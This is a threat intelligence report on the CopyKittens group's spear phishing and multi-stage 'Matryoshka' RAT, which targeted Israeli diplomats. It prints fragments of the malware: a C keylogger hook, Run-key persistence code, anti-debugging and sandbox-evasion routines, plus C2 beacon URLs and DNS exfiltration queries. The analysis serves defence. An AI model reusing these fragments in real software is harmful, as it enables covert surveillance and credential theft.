



CopyKittens Attack Group



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Executive Summary

The Middle East has been a cyber warfare hotspot for almost a decade now, a theatre for some of the most advanced threats the world has ever witnessed. In between those highly advanced attacks, more and more attackers possessing only a basic set of skills started to pop up – spreading well known RATs, obfuscated with generic publicly-available packers.

This report focuses on the **CopyKittens**, a mid-level group.

The CopyKittens attacks are effective and advanced in a few ways:

- Infecting of computers is performed in multi-stage, stealthy method
- Data exfiltration is performed over DNS protocol
- They avoid using known RATs and packers, tools are "homemade"
- Constant development is performed to overcome security products improvements

Yet, this group is clearly not made up of dozens of high-end computer and security experts. The CopyKittens assembled major parts of their attack from code snippets carefully picked from public repositories and online forums, hence their nickname. We also named their attack tool "Matryoshka"¹ due to the fact that it was written as a multi-stage framework, with each part of it built to integrate its subsequent step.

We have had only a partial window to the targets of these semi-sophisticated yet highly effective attacks. Among them were high ranking diplomats at Israel's Ministry of Foreign Affairs and some well-known Israeli academic researchers specializing in Middle East Studies. Even if we combine this with the fact that attackers goal seemed to be theft of sensitive data, we still lack the ability to clearly identify who is behind this attacks and if it was sponsored by another major actor.

In our opinion, this will not be the last time we hear from this group. Their constant striving toward improved performance, the fact that they probably executed successful attacks and the current turmoil in the Middle East region leads us to the conclusion that the CopyKittens will keep striking targets with similar profiles in the near future.

¹ https://en.wikipedia.org/wiki/Matryoshka_doll


The Group Attack Cycle

CopyKittens has conducted at least three waves of cyber-attacks in the past year. In each of the attacks the infection method was almost identical and included an extraordinary number of stages used to avoid detection. As with other common threat actors, the group relies on social engineering methods to deceive its targets prior to infection.


Step One – Spear Phishing

The attack is initiated by sending an infected document file as an email attachment. In most cases the email subjects have been carefully chosen to match the target's interests. We were able to retain a copy of an email used to target an Israeli ambassador in a large eastern European country. Some of the emails subjects were:

1. *Registration form to the United Nations CTITF (Counter Terrorism Implementation Task Force).*
2. *[Israeli MFA] questionnaire - URGENT– An original paper, probably stolen in previous attacks².*




The email contains the first link in the chain, a word document, containing an OLE binary object.



² <https://malwr.com/analysis/ZDg3Nzg3MDM3MWQwNDdmNTgwYWRmOTJkNWFhYTQ0ZjY/>


The embedded binary objects in the lure documents contained a trailing “fdp.scr” in their names with a special invisible Unicode character. This character officially described as "Right-To-Left Override" flips the directionality of the string from its position and onward.

For example, if we name a file "filename [special flipping char]fdp.scr" it will be displayed as "filename rcs.pdf".



This form of subterfuge has been previously employed by other Middle Eastern threat actors such as “Desert Falcons”, reported by Kaspersky³ and by elements operating in Syria⁴.

In other cases, the document includes instructions motivating the victim to enable macro code execution. If the trap is successful and the user played his part, the infection stage begins.



³ <https://securelist.com/blog/research/68817/the-desert-falcons-targeted-attacks/>

⁴ <http://syrianmalware.com/>

Step Two - Droppers Matryoshka

Unlike most malwares, CopyKittens' tools are bound to each other. The Matryoshka infection framework is built of three parts:

- **Dropper**
 - Obfuscating code and signaling to the C2 that the file has been executed
 - Launching the loader and using it to execute functions.
 - Comparing anti-analysis logic and reporting it back to C2
- **Reflective Loader**
 - Employing anti-debugging and anti-sandboxing techniques
 - Runtime API Address resolver
 - Covert DLL injection of the RAT library
 - Persistence file on disk
- **RAT component**
 - Configuring the Reflective Loader to survive reboots and process exits
 - DNS Command and Control communication
 - Common RAT functionalities

Dropper – SCR PE File

Files with *scr* extension are just the same as *exe* executables. Windows screen savers originally used this extension but nowadays medium-level threat actors commonly use it as a way to deceive the average user who might be deterred from an *exe* file extension.

The dropper name always matched the promised content of the spear phishing email.

In the latest version of the dropper, the lure pdf is saved to the user's %TEMP% folder with an "~st" prefix and random number, followed by a ".pdf" extension. Once the file has been successfully saved, the pdf is opened and displayed to the user via ShellExecute API and Open command. This is done to lower the target's suspicions and mask the true functionality of the executable.

While the user unsuspectingly reads the document, the following routine runs hidden in the background:

The malware first unpacks the "Reflective Loader" component into the memory and signals to its "C2 parents" the attack has been executed by downloading an image file from a remote server. The URL of the remote file is built out of two constant strings which again might suggest some kind of builder to this platform.

- We believe the first string to be a unique ID of the target or sample.
- The second is the full URL –
["HTTP://DOMAIN/RandomString"/%s\(TargetID\)/CampgainIdentifier/NameOFFile".png"](http://DOMAIN/RandomString/%s(TargetID)/CampgainIdentifier/NameOFFile.png)

After signaling to the attackers, the malware calls a specific export function from the Reflective Loader named "_check". This routine is a copied code from the "Pafish" open source project, led

by Alberto Ortega (@a0rtega)⁵ who describes it as: “A demonstration tool that employs several techniques to detect sandboxes and analysis environments in the same way as malware families do”.

Pafish will enumerate and look for known virtualization and sandbox artifacts and then print results back to the researcher screen.

```
[*] Sandboxie detection
[*] Using sbiedll.dll ... OK

[*] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK

[*] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... OK
[*] Looking for C:\WINDOWS\system32\drivers\VBBoxHose.sys ... OK

[*] VMware detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmtoolsd.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK

[*] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
```



Since the original Pafish code is built to improve security researchers’ ability to discover evasive malware, the CopyKittens group has modified the code logic.

Instead of printing the functions’ results back to the user, the code will now assign a static number from 1-27 in the case of an artifact being found, and will return that value to the calling function (the SCR dropper in this case).

Upon returning from the “_check” function, the dropper will perform a simple comparison and if an analysis machine has been detected, it will signal the attackers again using almost the same URL as it did before but replacing the name of the “.png” file to the letter “n” concatenated with the number of the artifact found by Pafish.

Below is a table demonstrating the artifacts and their corresponding value:

sandbox usernames and paths	1,2
Generic sandbox sleep patch	5
DeleteFile is hooked	6
Sandboxie sbiedll is injected	7
Wine Linux emulator is present	8
Running in Virtualbox VM	9-21
Running in VMWARE VM	22-25
Running in QEMU VM	26,27

⁵ <https://github.com/a0rtega/pafish>

During our investigation we were able to identify an example of this behavior in a VirusTotal report on one of the domains used by the attackers:

Latest detected URLs			
Latest URLs hosted in this domain detected by at least one URL scanner or malicious URL dataset			
1/65	2015-10-20 02:57:38	http://u.mywindows24.in/	
1/62	2015-04-22 19:20:14	http://u.mywindows24.in/img/513e94bb4c8e1d05014c92ae8a577332/8544b90ed3d7673a/n21.png	

We believe this URL was submitted by a target or other researchers analyzing the malware.

After alerting the attackers they have been discovered, the dropper will try to delete the temporary files created by him and terminate activity of the infection process.

In the case no analysis machine is found, Reflective Loader will be called again with the “_dec” (possibly abbreviation of the word “decrypt”) and the third stage of the attack will commence.

Step Three - Reflective Loader

In an attempt to increase stealthiness, the CopyKittens group has decided to use another open source project⁶ by Stephen Fewer (@stephenfewer). The project implements a remote library injection technique called “Reflective DLL Injection”. Fewer describes the method in his paper⁷:

“Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process”. This method enables the RAT library to run on the host machine without a dedicated process and without registration of the library under the loaded modules.

The original project was built as a command line utility with the target process identifier provided as an argument. In a real attack scenario, the injected process identifier is obviously unknown to the attacker and a suitable host process should be located at runtime. The CopyKittens group has implemented this routine by using WTSEnumerateProcess API to get a list of current active processes and then trying to get a handle to each process via OpenProces API, avoiding x64 processes.

⁶ <https://github.com/stephenfewer/ReflectiveDLLInjection>

⁷ http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf


```

call    WTSEnumerateProcess
test    eax, eax
jz      short loc_10003CAA
mov     ebx, edi
cmp     [ebp+var_18], ebx
jbe     short loc_10003CB0

; CODE XREF: sub_10003BEA+BA↓j
mov     eax, [ebp+var_14]
push    dword ptr [edi+eax+4] ; ProcessId
push    0 ; bInheritHandle
push    412h ; dwDesiredAccess: Create_THREAD | UM_READ | QUERY_INFORMATION
call    OpenProcess
mov     [ebp+var_20], eax
test    eax, eax
jz      short loc_10003C9D
lea     ecx, [ebp+var_D]
call    sub_10002218
test    eax, eax
jz      short loc_10003C70
lea     eax, [ebp+SystemInfo]
push    eax ; lpSystemInfo
call    ds:GetNativeSystemInfo
push    [ebp+var_20]
lea     ecx, [ebp+var_D]
call    sub_100021D3
jmp     short loc_10003C73

```

Once a suitable host has been found for infection, the rest of Fewer's project code will be used to inject the malicious library and execute the RAT.

The screenshot displays a debugger interface with three main panels. The top panel shows assembly code with instructions like `CALL DWORD PTR DS:[6AC4965C]` and `kernel32.CreateRemoteThread`. The middle panel shows the registers window with `EAX` at `00000000` and `ECX` at `00000000`. The bottom panel shows a hex dump of memory, with a red box highlighting the address `00000000` and the value `00000000`.

Step Four - RAT Component

The main part of “Matryoshka” is a remote administration tool library. It is designed to exist in the infected computer memory and is never written to the computer's physical disk itself.

When we “dumped” the RAT to the disk, some of the AV tools detect it with the following signatures:

Trojan.Jectin identified on April 9th 2015 by Symantec⁸.

Troj/Agent-AMEY that was identified on March 25th 2015 by Sophos⁹.

This, however, is not the case while the RAT is injected into a legitimate host process.

Runtime API Address Resolution

Since the library is injected into memory, the imported functions must be resolved in runtime, to solve this problem the CopyKittens group used a method called “Runtime API Address Resolution”¹⁰ using the LoadLibrary and GetProcAddress APIs. In order to evade static virus scanners in new version of the RAT, the attackers obfuscated the names of the API functions. They resolve them in runtime using a simple substitute cipher combined with Base64 encoding. The same trick was used in the Reflective Loader component. We retrieved the original functions names as plaintext strings by using a simple Python script. A list of decrypted API strings and the python code can be found in the Appendix and Minerva Labs Research GitHub repository¹¹.

Installation and Persistence

Since the RAT library was built to run from the memory of a host process, it relies on the loader to survive system restart. The first time the RAT runs, it will copy the reflective loader, named “kernel.dll” to one of Windows’ common folders and will create a registry key named {0355F5D0-467C-30E9-894C-C2FAEF522A13} under “SOFTWARE\Microsoft\Windows\CurrentVersion\Run” with the value of “C:\Windows\System32\rundll32.exe \"%LOCATION%\kernel.dll” _dec” to re-run the injection routine after each boot.

In addition, to make sure the RAT always runs (since host process might be closed or crash), the RAT creates a task in the Windows task scheduler named “Microsoft Boost Kernel Optimization” which will re-run the injection routine every 20 minutes. The task scheduler method has also been added to the newest version of the RAT.

⁸ http://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2015-040923-3643-99

⁹ <https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Agent-AMEY/detailed-analysis.aspx>

¹⁰

https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/a_museum_of_api_obfuscation_on_win32.pdf

¹¹ <https://github.com/MinervaLabsResearch/BlogPosts>

Name:	Microsoft Boost Kernel Optimization
Location:	\Windows
Author:	Microsoft Corporation co.

This makes the RAT unstable as multiple instances may be executed simultaneously on the same host machine causing unexpected behavior. To reduce this risk, the authors have used a global mutex.

DNS Command & Control

The RAT uses DNS protocol to communicate with the attackers C2 server.

DNS	111	Standard query	0x8527	A	bcafae.biaj.iu2jjjrjjj.██████████.fbstatic-a.xyz
DNS	138	Standard query response	0x8527	A	134.170.185.23
DNS	105	Standard query	0xb510	A	ibeafi.a.gu2cdrb.██████████.fbstatic-a.xyz
DNS	132	Standard query response	0xb510	A	161.69.29.251
DNS	105	Standard query	0x1e99	A	fbeage.a.hu2cdrb.██████████.fbstatic-a.xyz
DNS	80	Standard query	0x355a	TYPE AAA	stage.15204800.██████████.fbstatic-a.xyz

The DNS queries are constructed from the following sections:

1. C2 domain name
2. The unique ID of the infected machine (computer name + HD serial)
3. Random string
4. Data to be transmitted.

To make traffic analysis and detection more difficult, the group uses a substitute cipher to obfuscate the data before it is sent to the C2:

```
.text:6C6B95E6 CaesarCipher proc near ; CODE XREF: H_EncryptBeforeExfiltrate+594p
.text:6C6B95E6 arg_0 = dword ptr 8
.text:6C6B95E6
.text:6C6B95E6 push ebp
.text:6C6B95E7 mov ebp, esp
.text:6C6B95E9 mov ecx, [ebp+arg_0]
.text:6C6B95EC lea eax, [ecx-61h]
.text:6C6B95EF cmp eax, 9
.text:6C6B95F2 ja short loc_6C6B95F9
.text:6C6B95F4 lea eax, [ecx-31h]
.text:6C6B95F7 jmp short loc_6C6B9619
.text:6C6B95F9 ; -----
.text:6C6B95F9 loc_6C6B95F9: lea eax, [ecx-30h] ; CODE XREF: CaesarCipher+C7j
.text:6C6B95F9 cmp eax, 9
.text:6C6B95FC ja short loc_6C6B9606
.text:6C6B95FF lea eax, [ecx+31h]
.text:6C6B9601 jmp short loc_6C6B9619
.text:6C6B9604 ; -----
.text:6C6B9606 loc_6C6B9606: lea eax, [ecx-6Bh] ; CODE XREF: CaesarCipher+197j
.text:6C6B9606 cmp eax, 0Fh
.text:6C6B9609 ja short loc_6C6B9617
.text:6C6B960C mov eax, 0E5h
.text:6C6B960E sub eax, ecx
.text:6C6B9613 jmp short loc_6C6B9619
.text:6C6B9615 ; -----
.text:6C6B9617 loc_6C6B9617: mov al, cl ; CODE XREF: CaesarCipher+267j
.text:6C6B9617
.text:6C6B9619 loc_6C6B9619: ; CODE XREF: CaesarCipher+117j
.text:6C6B9619 ; CODE XREF: CaesarCipher+1E7j ...
.text:6C6B9619 pop ebp
.text:6C6B961A retn 4
.text:6C6B961A CaesarCipher endp
.text:6C6B961A
```

Another way used to disguise the DNS traffic and lower the suspicions of SOC and NOC teams was the use IPs from address blocks of Microsoft and McAfee in the C2 responses:

```
NetRange:      161.69.0.0 - 161.69.255.255
CIDR:          161.69.0.0/16
NetName:       NETWORK-ASSOCIATES-INC
NetHandle:     NET-161-69-0-0-1
Parent:        NET161 (NET-161-0-0-0-0)
NetType:       Direct Assignment
OriginAS:
Organization:  McAfee, Inc. (MCAFEE-2)
```

```
NetRange:      134.170.0.0 - 134.170.255.255
CIDR:          134.170.0.0/16
NetName:       MICROSOFT
NetHandle:     NET-134-170-0-0-1
Parent:        NET134 (NET-134-0-0-0-0)
NetType:       Direct Assignment
OriginAS:
Organization:  Microsoft Corp (MSFT-Z)
```

Once a command is received from the C2 server in the DNS response, the RAT will translate it to a corresponding command.

For example, when the C2 sends a DNS response with the IP address 134.170.185.13, the RAT will try and steal outlook passwords.

Common RAT Capabilities

Outlook passwords

This functionality resembles a method described by SecurityExploded¹² for “Recovering Passwords from Outlook 2002-2013”. We can assume that the group has copied this code as well.

```
push    eax                ; phkResult
push    20019h             ; samDesired
push    ebx                ; u10options
mov     ebx, ds:RegOpenKeyExW
push    offset SubKey      ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h         ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100068D0
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

; CODE XREF: sub_1000682F+9E1j
push    [esp+278h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax                ; phkResult
push    20019h             ; samDesired
push    0                  ; u10options
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h         ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000690D
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

; CODE XREF: sub_1000682F+D11j
push    [esp+278h+phkResult] ; hKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax                ; phkResult
push    20019h             ; samDesired
push    0                  ; u10options
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h         ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000693A
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB
```

Screen Grabbing and Keylogging

This RAT is also capable of screen grabbing and keylogging. Unsurprisingly, here too we were able to trace back a portion of the original source code from the popular rohitab.com online forum¹³.

¹² <http://securityxplored.com/outlookpasswordsecrets.php> (Recovering Passwords from Outlook 2002-2013)

¹³ <http://www.rohitab.com/discuss/topic/40069-keylogging-all-users-across-windows-7-professional/>

```
//Keyboard hook callback function.
//msdn.microsoft.com/en-us/library/ms644959.aspx
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM wParam, LPARAM lParam){
    // Get new info.
    KBDLLHOOKSTRUCT *pKeyboard = (KBDLLHOOKSTRUCT *)lParam;
    switch(wParam){
        case WM_KEYUP:
            GetWindow();
            UINT code = pKeyboard->vkCode;
            if(code == 8) fputs(" [BACKSPACE] ", keyLog);
            else if(code == 27) fputs(" [ESC] ", keyLog);
            else if(code == 35) fputs(" [Page Up] ", keyLog);
            else if(code == 34) fputs(" [Page Down] ", keyLog);
            else if(code == 35) fputs(" [END] ", keyLog);
            else if(code == 36) fputs(" [HOME] ", keyLog);
            else if(code == 37) fputs(" [Arrow Left] ", keyLog);
            else if(code == 38) fputs(" [Arrow Up] ", keyLog);
            else if(code == 39) fputs(" [Arrow Right] ", keyLog);
            else if(code == 40) fputs(" [Arrow Down] ", keyLog);
            else if(code == 45) fputs(" [INSERT] ", keyLog);
            else if(code == 46) fputs(" [DELETE] ", keyLog);
            else if(code == 54 && GetAsyncKeyState(VK_SHIFT)) fputs(" * ", keyLog);
            else if(code == 91) fputs(" [L Windows Key] ", keyLog);
            else if(code == 92) fputs(" [R Windows Key] ", keyLog);
            else if(code == 93) fputs(" [R Menu] ", keyLog);
            else if(code == 144) fputs(" [NUM LOCK] ", keyLog);
            else if(code == 222) fputs(" [ACUTE/CEDILLA] ", keyLog);
            else GetKeyFromCode(code, false);
            //Flush to prevent from losing data upon unexpected program termination.
            fflush(keyLog);
        }
        default:
            return CallNextHookEx(NULL, nCode, wParam, lParam);
    }
    return 0;
}
```

sub_1000B8C6:1000BC4E	1003AD08	Unicode	[Page Up]
sub_1000B8C6:1000BC63	1003AD20	Unicode	[Page Down]
sub_1000B8C6:1000BC78	1003AD3C	Unicode	[END]
sub_1000B8C6:1000BC8D	1003AD4C	Unicode	[HOME]
sub_1000B8C6:1000BCA2	1003AD60	Unicode	[Arrow Left]
sub_1000B8C6:1000BCA7	1003AD7C	Unicode	[Arrow Up]
sub_1000B8C6:1000BCC3	1003AD94	Unicode	[Arrow Right]
sub_1000B8C6:1000BCE1	1003ADB4	Unicode	[Arrow Down]
sub_1000B8C6:1000BCF6	1003ADD0	Unicode	[INSERT]
sub_1000B8C6:1000BD08	1003ADE8	Unicode	[DELETE]
sub_1000B8C6:1000BD1A	1003AE00	Unicode	[L Windows Key]
sub_1000B8C6:1000BD2C	1003AE24	Unicode	[R Windows Key]
sub_1000B8C6:1000BD3E	1003AE48	Unicode	[R Menu]
sub_1000B8C6:1000BD53	1003AE60	Unicode	[NUM LOCK]
sub_1000B8C6:1000BD68	1003AE7C	Unicode	[ACUTE/CEDILLA]

Another interesting fact is that the author also copied the registry key described in the installation stage above, replacing only a single character of the original randomly generated unique ID.

```
//Add the exe to the registry to run on startup.
LONG AddRegistry(void){
    HKEY hKey = nullptr;
    //Get the HKEY handle with write permission.
    // Check to see if we can write to run and if run exists.
    if( RegOpenKeyEx( HKEY_LOCAL_MACHINE, _T("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"), 0, KEY_ALL_ACCESS, &hKey ) == ERROR_SUCCESS ){
        TCHAR FileName[MAX_PATH];
        // C:\Program Files (x86)\Temp
        //C:\Users\Public\Documents\Temp
        _tcscpy( FileName, _T("C:\\tk1.exe") );
        size_t pathLen = ( _tcslen(FileName) + 1 ) * sizeof( TCHAR );
        TCHAR *pKeyName = "{0355F5D0-467C-30E9-894C-C2FAEF522A12}";
        if( RegSetValueEx( hKey, pKeyName, 0, REG_SZ, (LPBYTE)&FileName, pathLen ) == ERROR_SUCCESS ){
            RegCloseKey(hKey);
            return ERROR_SUCCESS;
        }
        else{
            RegCloseKey(hKey);
            return -1L;
        }
    }
    else{
        RegCloseKey(hKey);
        return -1L;
    }
}
```

Improvement Over Time

In comparing samples from different attack cycles, we can easily see that the attackers have spent time improving their tool, making it more persistent and harder to detect.

For example, between the first versions of the RAT and the latest, the group started to resolve more API during runtime, using obfuscated strings. A comparison of the outlook password extraction function from previous and current RAT versions can be seen below.

```
push    eax                ; phkResult
push    20019h             ; sandesired
push    ebx                ; uOptions
mov     ds:RegOpenKeyEx    ; hKey
push    offset SubKey       ; "SOFTWARE\\Microsoft\\Windows NT\\Current..."
call    ebx                ; RegOpenKeyEx
test    eax, eax
jnz     short loc_1000600A   ; hKey
push    [esp+27h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061E9

; CODE XREF: sub_1000602F+9ETj
push    [esp+27h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi                ; RegCloseKey
lea     eax, [esp+27h+phkResult]
push    eax                ; phkResult
push    20019h             ; sandesired
push    0                  ; uOptions
push    offset aSoftwareHicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h          ; hKey
call    ebx                ; RegOpenKeyEx
test    eax, eax
jnz     short loc_10006900   ; hKey
push    [esp+27h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061E9

; CODE XREF: sub_1000602F+01Tj
push    [esp+27h+phkResult] ; hKey
call    edi                ; RegCloseKey
lea     eax, [esp+27h+phkResult]
push    eax                ; phkResult
push    20019h             ; sandesired
push    0                  ; uOptions
push    offset aSoftwareHicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl..."
push    80000001h          ; hKey
call    ebx                ; RegOpenKeyEx
test    eax, eax
jnz     short loc_1000692A   ; hKey
push    [esp+27h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061E9

push    eax
push    ebx
push    offset aSoftwareHicr_1 ; "SOFTWARE\\Microsoft\\Windows NT\\Current..."
push    80000001h
call    dword_100A2308
test    eax, eax
jnz     short loc_1000C9B3
push    [esp+27h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

; CODE XREF: sub_1000C909+90Tj
push    [esp+27h+hKey]
call    dword_100A2608
lea     eax, [esp+27h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareHicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h
call    dword_100A2308
test    eax, eax
jnz     short loc_1000C9E3
push    [esp+27h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

; CODE XREF: sub_1000C909+CDTj
push    [esp+27h+hKey]
call    dword_100A2608
lea     eax, [esp+27h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareHicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl..."
push    80000001h
call    dword_100A2308
test    eax, eax
jnz     short loc_1000CA13
push    [esp+27h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3
```

In addition, the group has been adding anti sandboxing techniques, such as the code from Pafish described above and anti-debugging methods:

```
{
    __asm { int         2Dh                ; Windows NT - debugging services: eax = type }
    return 1;
}

u0 = 0;
u8 = 0;
u1 = GetModuleHandleW(L"ntdll.dll");
u2 = GetProcAddress(u1, "NtQueryObject");
((void (__stdcall *)(_DWORD, signed int, int *, signed int, int *))u2)(0, 3, &u0, 4, &u8);
u3 = SVirtualAlloc(0, u0, 12288, 4);
u4 = (char *)u3;
if ( u3 )
{
    if ( !((int (__stdcall *)(signed int, signed int, int, int, _DWORD))u2)(-1, 3, u3, u0, 0) )
    {
        u6 = (int)(u4 + 4);
        u7 = *( _DWORD *)u4;
        if ( !*( _DWORD *)u4 )
            goto LABEL_7;
        while ( !wcsncmp(L"DebugObject", *(const wchar_t *)u6 + 4) )
        {
            u6 = ((*( _DWORD *)u6 + 4) + *( _WORD *)u6) & 0xFFFFFFF0 + 4;
            if ( ++u0 >= u7 )
                goto LABEL_7;
        }
        if ( *( _DWORD *)u6 + 12 )
        {
            LABEL_7:
            LOBYTE(u0) = 1;
            else
            LOBYTE(u0) = 0;
        }
        VirtualFree(u4, 0, 0x8000u);
        result = u0;
    }
    else
    {
        result = 0;
    }
    return result;
}
```

This anti-debugging code seems to have been copied from CodeProject¹⁴, a well-known online source.

¹⁴ <http://www.codeproject.com/Articles/30815/An-Anti-Reverse-Engineering-Guide>

About Us

Minerva Labs

Minerva offers a low footprint endpoint protection platform. Minerva brings a completely new paradigm to the malware detection problem, focusing on preventing malware execution by using the malware's strengths against it. The security platform simultaneously empowers existing security products and improves detection rates, thus exponentially improving the client organization's overall return on security investment. Time is of the essence; when it comes to data breaches there is often significant damage by the time a threat is detected.

Minerva -Don't chase, Prevent!

info@minerva-labs.com

<http://www.minerva-labs.com>



ClearSky Cyber Security

Clearsky is a cybersecurity consulting and intelligence company. We provide strategic consulting, threat intelligence, solutions and services – all in the cyber domain. Our team of highly experienced cyber infoworkers, analysts and researchers constantly run a targeted and extensive evaluation of cyber threats and risks. They generate breaking alerts, updates, advisories and notifications for security and operations centers, IT, risk officers, and management. We help our customers stay ahead of threats, make the necessary adjustments to organizational policies and procedures, and re-configure and adapt security and IT systems. We assist and coach the organization to formulate and implement a cyber-event handling program and crisis level situation assessment and decision making.

info@clearskysec.com

<http://www.clearskysec.com>



Appendix A – Spear Phishing Examples

April 2015: "Registration Form to the United Nations CTITF"



The image shows a registration form for the CTITF Global Experts Meeting. At the top, there is a logo for the United Nations and the text "COUNTER-TERRORISM IMPLEMENTATION TASK FORCE CTITF". Below this, the title of the meeting is "CTITF Global Experts Meeting on Capacity Building for Terrorist Designations and Asset Freezing Regimes and Mechanisms". The form is organized by the CTITF Office and is part of a working group on tackling the financing of terrorism. The dates are 12-13 May 2015, and the location is the United Nations, Conference Room 2, Conference Building, New York and Greentree Estate, Manhattan. The form itself is titled "REGISTRATION FORM" and includes a note: "THIS DATA IS USED FOR OFFICIAL RECORD, PLEASE WRITE LEGIBLY OR TYPE". The form fields are: Last Name (with a dropdown for Mr. or Ms.), First Name, Name of national, international, or regional organization and department or unit (with a note to list institution and country), and Title and position.

**COUNTER-TERRORISM
IMPLEMENTATION TASK FORCE CTITF**

